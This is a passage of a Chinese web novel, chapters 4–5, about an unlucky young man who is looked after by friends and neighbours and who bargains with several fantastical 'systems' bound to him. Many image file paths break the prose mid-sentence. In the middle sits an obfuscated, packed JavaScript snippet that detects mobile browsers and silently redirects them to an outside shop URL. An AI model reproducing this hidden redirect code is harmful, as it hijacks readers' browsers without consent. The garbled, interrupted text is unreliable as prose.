他突然问:“运哥,高中那会儿,你发生的最倒霉的事是什么?” 突如其来的被挖黑历史,郝运飞了一个眼刀子过去。 李原却根本不痛不痒的,都一起混多少年了,共处一室拉屎都不关门的交情,还能被一个眼神吓退? 绿道弯弯曲曲,走出十几米,终于避开了路人的视线。 郝运这才松了一口气,感觉自己脸上的火辣感逐渐消退,他本就走得四平八稳的步子更加缓而稳,就算脚底下路面突然陷落,他都能灵敏跳出危险区域。 高中时最倒霉的事? 郝运想了一下,他的人生只有“更”,没有“最”。 “上厕所马桶爆了,淹了整一层楼,走楼梯踩空摔下去,旁边同学收不脚一脚踩脸上,上学差点迟到,跑进学校时撞倒校长,并不小心一膝盖跪到了他□□,害得人被紧急送去医院……你自己选一个第一名吧。” 反正他是选不出来。 以及,再一次对校长说对不起。 4. 第 4 章 这些陈芝麻烂谷子的事情说得半点没错。 就在李原相信这是他运哥本人没错时,他又一拍大腿—— 不对啊,现在的小说,穿越者都能拥有原主的记忆,眼前这个“运哥”能说出这些事,也不代表他就是运哥本人。 李原想了又想,最后终于想到了一个好办法。 他直接开口问:“运哥,你不是被人穿越了吧?” 这个问题,解释了李原为什么突然哪壶不开提哪壶,郝运连眼皮子都没抬一下,说:“我们两个之间真要有人被穿越,那也肯定是你,不是我。” 这不是郝运瞎说,是以他23年的倒霉人生,总结出的倒霉经验。 倒霉也是有规则的,如果他被人穿越了,那他就不再是他,也就不存在他很倒霉这件事情。 所以只可能是,他很倒霉,他最好的好朋友被人穿越了,他失去了朋友。 看,逻辑自洽,完美闭环。 李原被说服了,并进一步发现和眼前人类做朋友是一件多么危险的事情。 “运哥,我妈喊我回家吃饭,我先走了。” 这下也不说省钱了,直接打了个滴滴走。 郝运目送人离开。 别看人现在跑得快,过不了两天,就又拎着吃的喝的,喊着“运哥”来找他。 郝运也不知道自己一个倒霉蛋有什么魅力,值得李原对自己掏心掏肺的好。 还有李原的爸妈也是,简直把他当成亲儿子一样。 郝运走进小区门口的超市,那块被打破的玻璃已经找人换了新。 老板娘阿姨看到郝运,立即关心地看他头:“脑袋没事吧?这好好的,墙上的条砖竟然能掉下来,我在这开了多少年的店,就没遇着过这事,这也不知道归哪个部门管,我得去反映这个情况,太吓人了。” 郝运一说缝了八针,老板娘阿姨又连连惊呼。 她把郝运的东西拿出来给他,又拿了一包红枣塞进口袋:“当零嘴吃,补血……人啊,什么都没有身体健康,平平安安来的重要。” 想到老板娘阿姨家的情况,郝运掏出手机扫码付款。 大忙帮不上,总不能再占这小便宜。 老板娘阿姨连连摆手,想按住他拿手机的手:“不要不要,这是送给你吃的。” 郝运仗着年轻个高,一下就付完了钱。 “谢谢阿姨,我先回去了。” 老板娘阿姨嘴上说着“你这孩子心思怎么这么重”,又开始叮嘱他头上缝了针,要吃得清淡,不要吃海鲜,不要抽烟喝酒,当然也要记得别洗头,睡觉换个软和一点的枕头。 老小区的老邻居,总是不经意流露出浓浓的人情味。 郝运丝毫没有不耐烦,听对方说到第二遍,才拎着东西离开。 郝运住的房子,还是他爸妈结婚时买的,二十多年的老房子,装着老式的防盗门,一开门,叮咣吱呀响成一团。 楼上邻居都能听见,就不用说对门。 郝运还没进门,对门102室的张大爷就出来了。 “回来了?小运,人没事吧?” 他的视线先落向郝运的脑袋,再看他的脸色,虽然天色已经开始变黑了,小伙子平时一张脸就白惨惨的,但总体来说,看着和平时差不太多。 那就应该没大事。 张大爷眼睛忙,手也没闲着,把裤子口袋里早就准备好的二百块摸出来,往郝运的手里一塞。 “喏,早上我砸了人老花镜的钱。” 不等郝运推让,李奶奶也出来了,手上还端着一个碗,碗里满满当当。 郝运鼻子抽动。 是鸡汤,放了红枣、山药和胡萝卜。 咕噜噜。 郝运在肚子狂叫的同时,想起自己这一天除了早饭,还什么都没吃。 他现在不是郝运,是好饿。 李奶奶嫌弃地让张大爷别挡道,赶紧让开:“小运来,现在温着刚好喝,我刚还和你张爷爷说,你再不回来,我们就给你送医院去。” “谢谢李奶奶。” 郝运赶紧开门,放下手里拎的东西,又换了鞋,才接过等在门口的李奶奶手里的碗。 “小运,伤得还好吗?” 这是从小看着长大的孩子,李奶奶心疼他跟心疼孙子似的。 郝运和长辈相处有经验,他要一个劲说没事,长辈们反而不相信,适当叫惨,适当隐瞒,反而效果更好。 “缝了八针,现在脑袋还有点木木的,我都怀疑自己被砸傻了。” 果然,李奶奶和张大爷一听就笑了。 等郝运将汤倒进自己家的碗里,又洗干净碗拿出来,李奶奶先伸手避开他的伤摸摸头,才接过碗:“放心吧,看着还是那么聪明,没砸傻,汤记得喝,对伤口好……对了,我明天去菜场买点猪脑给你补补。” 郝运:“……谢谢李奶奶,就是太麻烦你了。” 李奶奶笑嘻嘻地:“不麻烦,顺带的,不买猪脑,我也要去买菜,得去菜场转转。” 她家习惯每天吃新鲜的菜,不是她去,就是老伴去,有时候两人一起去,当是散步运动。 郝运没和李奶奶客气,两家多年邻居,他平时在对门蹭吃蹭喝,等到过年过节,他妈都会还回去。 保健品、营养品,孝敬亲爹妈似的。 还有平时,李奶奶和张大爷生活上遇到问题,也都来找他帮忙。 几块钱的菜,他也就不算那么清楚明白了。 算太清,老人反而要不高兴。 又闲聊了几句,张大爷突然说:“早上故意撞车的那个司机已经被抓了,都出了新闻,听说这人就是报复社会,心情不好,随便挑辆车撞……你说这都什么人啊,开着车子,那就说明家里条件也还不错,这一闹,至少得判几年。” 现在满大街都是监控,人这么快被抓一点不奇怪。 郝运只是惊讶于撞车的原因是报复社会,他感觉不太像。 但也说不好,心理扭曲的人的想法,不是他这种正常人可以理解的。 和李奶奶、张大爷聊完,郝运这才回到家里开始吃饭。 作为一个独居人士,且随时会发生各种不可预料的事件,他家的冰箱里常年有着各种食物,比如,进微波炉三分钟就能吃;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375004|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 上的冻米饭。 有饭有肉有汤,郝运又给自己烫了一点小青菜,这算是非常完美的一餐了。 他将所有食物摆到桌上,然后去拿自己的平板。 综艺下饭,美味加倍。 嗡嗡嗡。 手机突然震动,郝运丝毫不着急,等他不急不缓走回桌边拿起手机,电话正好因为没接通而挂断。 来电人:妈妈。 郝运没回拨,默契让他等了两秒,果然电话再次响起。 沈茉的声音直接从电话那边传来:“小宝,我看到新闻说家旁边的路上发生了撞车,车子还爆炸了,你在附近吗?你还好吧?” 不愧是亲妈。 郝运老老实实交待:“还好,爆炸没炸到我,被外墙条砖砸了一下,脑袋缝了八针,其他没事,也没破财。” 俩母子不住一起,但约好了,郝运绝对不隐瞒妈妈任何事,不然妈妈要知道他报喜不报忧会更担心。 听到“八针”,沈茉松了一口气,说:“没事就好,你好好在家里养伤,弄点好吃的给自己补补,不要太省着钱知道吗?没钱了和妈妈说。” 她也忙,此时还在公司,说了几句便把电话挂了。 郝运这才按着自己的节奏开吃。 他从小养成的好习惯,说话不吃东西,不然容易呛死。 饭菜和汤也等到不烫嘴才入口,怕烫着,继而被噎死。 鸡汤很好喝,综艺很好看,除了闭眼睁眼都能看到两个微微发光的光屏,和六个上蹿下跳,已经持续很久时间,想要引起他注意的虚拟小人,他可以把今天归为普通倒霉的一天。 呼噜~ 又喝了一口鲜美的鸡汤,郝运依稀记得绑定他的系统里有一个厨神系统。 郝运看着面前六个小人,除了骑着大鲤鱼的小孩,剩下五个从少年到老头,横跨全年龄段。 除了一身华丽古装扮相,一头珠翠羽毛,雌雄莫辨的青年,他猜出了大概是变美系统外,其他几个他真不太分得出来。 郝运问:“谁是厨神系统?” 六个小人一瞬间全都瞪向他,这人狗不狗,狗不狗! 咳。 郝运突然想起来,自己先前把它们都禁言了。 一想到那个比置身菜市场还要夸张的场面,他就觉得头顶的伤口疼。 “你们,谁是谁举手。” 反正全部解开静音模式是不可能的。 顶着漂亮少年形象的厨神系统一下就蹦到了郝运面前,举手,举手,差点戳到郝运鼻孔的用力举手。 郝运往后仰了一下头,说:“行,你现在可以说话了。” 下一秒,厨神系统清亮的少年音立即响起:“宿主!作为一名被绑定的人类,你现在的行为非常不合适!民以食为天,暖饱思淫-欲,食物还排在淫-欲之上,你怎么可以先和那个生子系统说话,而不是和我说话!” 哟,还争上了。 郝运无赖:“那你解绑吧。” 厨神系统:“……”这个宿主怎么回事,和谁说话都是解绑,这年头的人类都躺平成这样了?连系统都不想要? 5. 第 5 章 厨神系统气鼓鼓不说话。 有一点他猜错了,不是郝运躲平,连系统也不想要,而是任谁一下子被绑了八个系统,都得害怕一下。 何况是郝运这种“好运”的天选之子。 在发现脑海里多了八个系统的那一瞬间,他连自己衣冠冢立哪里都想好要交待给李原了。 就他这体质,就“系统”这玩意能沾染上的“故事”,足够让他在一场场事故里死无全尸。 郝运等了两秒,没等来想要的结果,追问:“不能解绑?” 漂亮少年形象的厨神系统瞪着他,突然改用一种机械死板的声音说:“请宿主确认,是否与我解除绑定?本系统存在的意义就是让人类创造美食、享受美食,作为一个不懂美食的意义的人类,你有难了,解绑或成为厨神失败,你都将受到惩罚……” 郝运:虽然不合理,但不意外。 郝运:希望他不会听到“抹杀”这样的答案。 在郝运已经做好了拿到“最差”答案的时候,厨神系统一个大喘气,说出最后半句词:“你将失去味觉。” 郝运想,这好像比抹杀要好上很多,厨神系统看来确实是比较“温和”的人类美好生活辅助系统。 比起失去小命,只是失去了味觉而已。 他与厨神系统的虚拟小人对视,面不改色:“否,确认不解绑,你说得对,民以食为天,能够亲手制作出美味的食物,我觉得这是一件非常了不起的事情,而且人生在世,有一技傍生,非常让人心安,真棒,你真是个好系统。” 厨神系统:“……” 这人真是狗吧? 郝运拿起鸡汤又喝了一大口,安抚一下受到惊吓的小心灵。 作为一个被迫的宅男,人生的乐趣本就比别人少,唯一的口腹之欲,真的不能再被剥夺。 不就是当厨神么,他学不就行了。 厨神系统缓了缓,对着这位“狗”宿主甩出一份“厨神修炼手册”。 郝运眯了一下眼睛,让自己适应了一下突然出现在半空中的“书”。 快速阅读—— 厨神修炼内容第一条,且“加粗、下划线”标记为最重要的一条:锻炼身体。 郝运:感觉不合理,但又似乎在情理之中。 这年头做什么事情不需要一个好身体? 没力气怎么舞得动刀,没力气怎么颠得动锅。 厨神认定:做出的美食能把人好吃哭(不要妈妈的味道、家的味道,纯好吃,硬好吃!不搞感情加分那一套,我是正经厨神系统!) 似乎感受到了其中的某种怨念…… 郝运认了,接受了接下来要面临刀山火海下油锅的日子。 一个也是看,两个也是看,索性就着鸡汤,在美食的精神加持下,郝运与剩下几个系统也进行了“友好”的交流。 小小孩的生子系统和大小孩的厨神系统都不靠谱,郝运眼神一扫,看向了这一群“人”里的精英中年男。 身着西装三件套,鼻梁上架着金丝边眼镜,一看就是风度翩翩的成功人士。 即使只有手掌大小,也不影响从它身上散发出来的靠谱的气息。 郝运曾经想象中自己人到中年后的形象巅峰也不过如此。 被点了名的中年帅大叔一推眼镜,得意上前:“你好宿主,我是盲盒系统,给钱就抽,没钱也能抽,盲盒的世界,也许你能抽出一个世界,本系统可解绑,无需任何代价,宿主,请问你需要解除吗?” 虽然它脸上的自信有点欠扁,但郝运掐着自己的小指头,看着对方好几秒。 嗯,有生活经验的人都知道,有些东西吧,很多时候看着都没什么用处,可是一旦要用到了,就是少不了它。 这个盲盒系统也有点这么个意思。 别的东西扔了都能再买,但系统可不行。 所以暂时还是留着吧。 郝运愉快地决定了,然后视线转啊转,在剩下三个系统上点兵点将。 一个变美系统,一个完美犯罪系统,还有一个吃瓜系统。 最后他选中了穿着华丽古装,长得雌雄莫辨的那一位。 “请问你是?” 古装美人朝着他露齿一笑,既不娇媚,也不粗犷,纯美,硬美,看得人赏心悦目。 “看到我的样子,你就应该知道了吧,我是变美系统,这些乱七八糟的东西和我完全不是一个等级的,宿主,我能让你变成绝世大美人,无任何副作用,不动刀不吃药不伤害身体,纯天然美人,从此走上人生巅峰,日薪208万的生活也是指日可待……” 它轻轻一拨垂在侧脸的头发,微抬下巴,充满自信:“我,你值得拥有。” 据它的资料显示,没有人能拒绝变美,也没有人能拒绝变成大明星。 郝运眼皮子也没抬:“解除绑定……” 变美又不能当饭吃……emmm,是能靠美吃上饭,但…… 他不能不吃饭,但他可以不变美,因为他有妈妈给饭钱。 古装美人表情顿住,额头冒黑线也是美美的,它语气一变,飞快说:“宿主,你确定?变美失败或解绑会受到最严厉的惩罚,抓不住成为白天鹅的机会,那你就会变成癞蛤蟆。” 郝运:“……” 说一百遍,虽然不合理,但不意外。 最后剩下阴湿小哥和缺了颗牙的大爷,一个犯罪,一个吃瓜,这俩组个cp出道得了。 作为在现代社会长大的三观正确的青年,郝运不喜欢犯罪,伸手一点,选了缺牙大爷。 缺牙大爷对着他露齿……露齿洞一笑:“宿主好,我是吃瓜系统,作为一名十分有经验的吃瓜群众,我很自觉地先告诉作为宿主的你,你的系统任务是,每天必须最少吃到一个瓜,不吃瓜的人生没有意义,没有意义的人生也就没有存在的意义,解绑或任务失败,你将会被抹杀。” 来了。 终于来了个不干就死的霸王条款。 郝运已经说累了,不意外,真的不意外,他最后看向阴湿小哥时眼神已经疲惫。 作为一个完美犯罪系统,阴湿小哥显得话少又利落。 “宿主需要解除绑定吗?本系统可随时解绑,无任何惩罚。” 东山老虎吃人,西山老虎也吃人,突然来一只凶巴巴的老虎说它不吃人。 郝运怎么就不那么信呢。 生性多疑.jpg 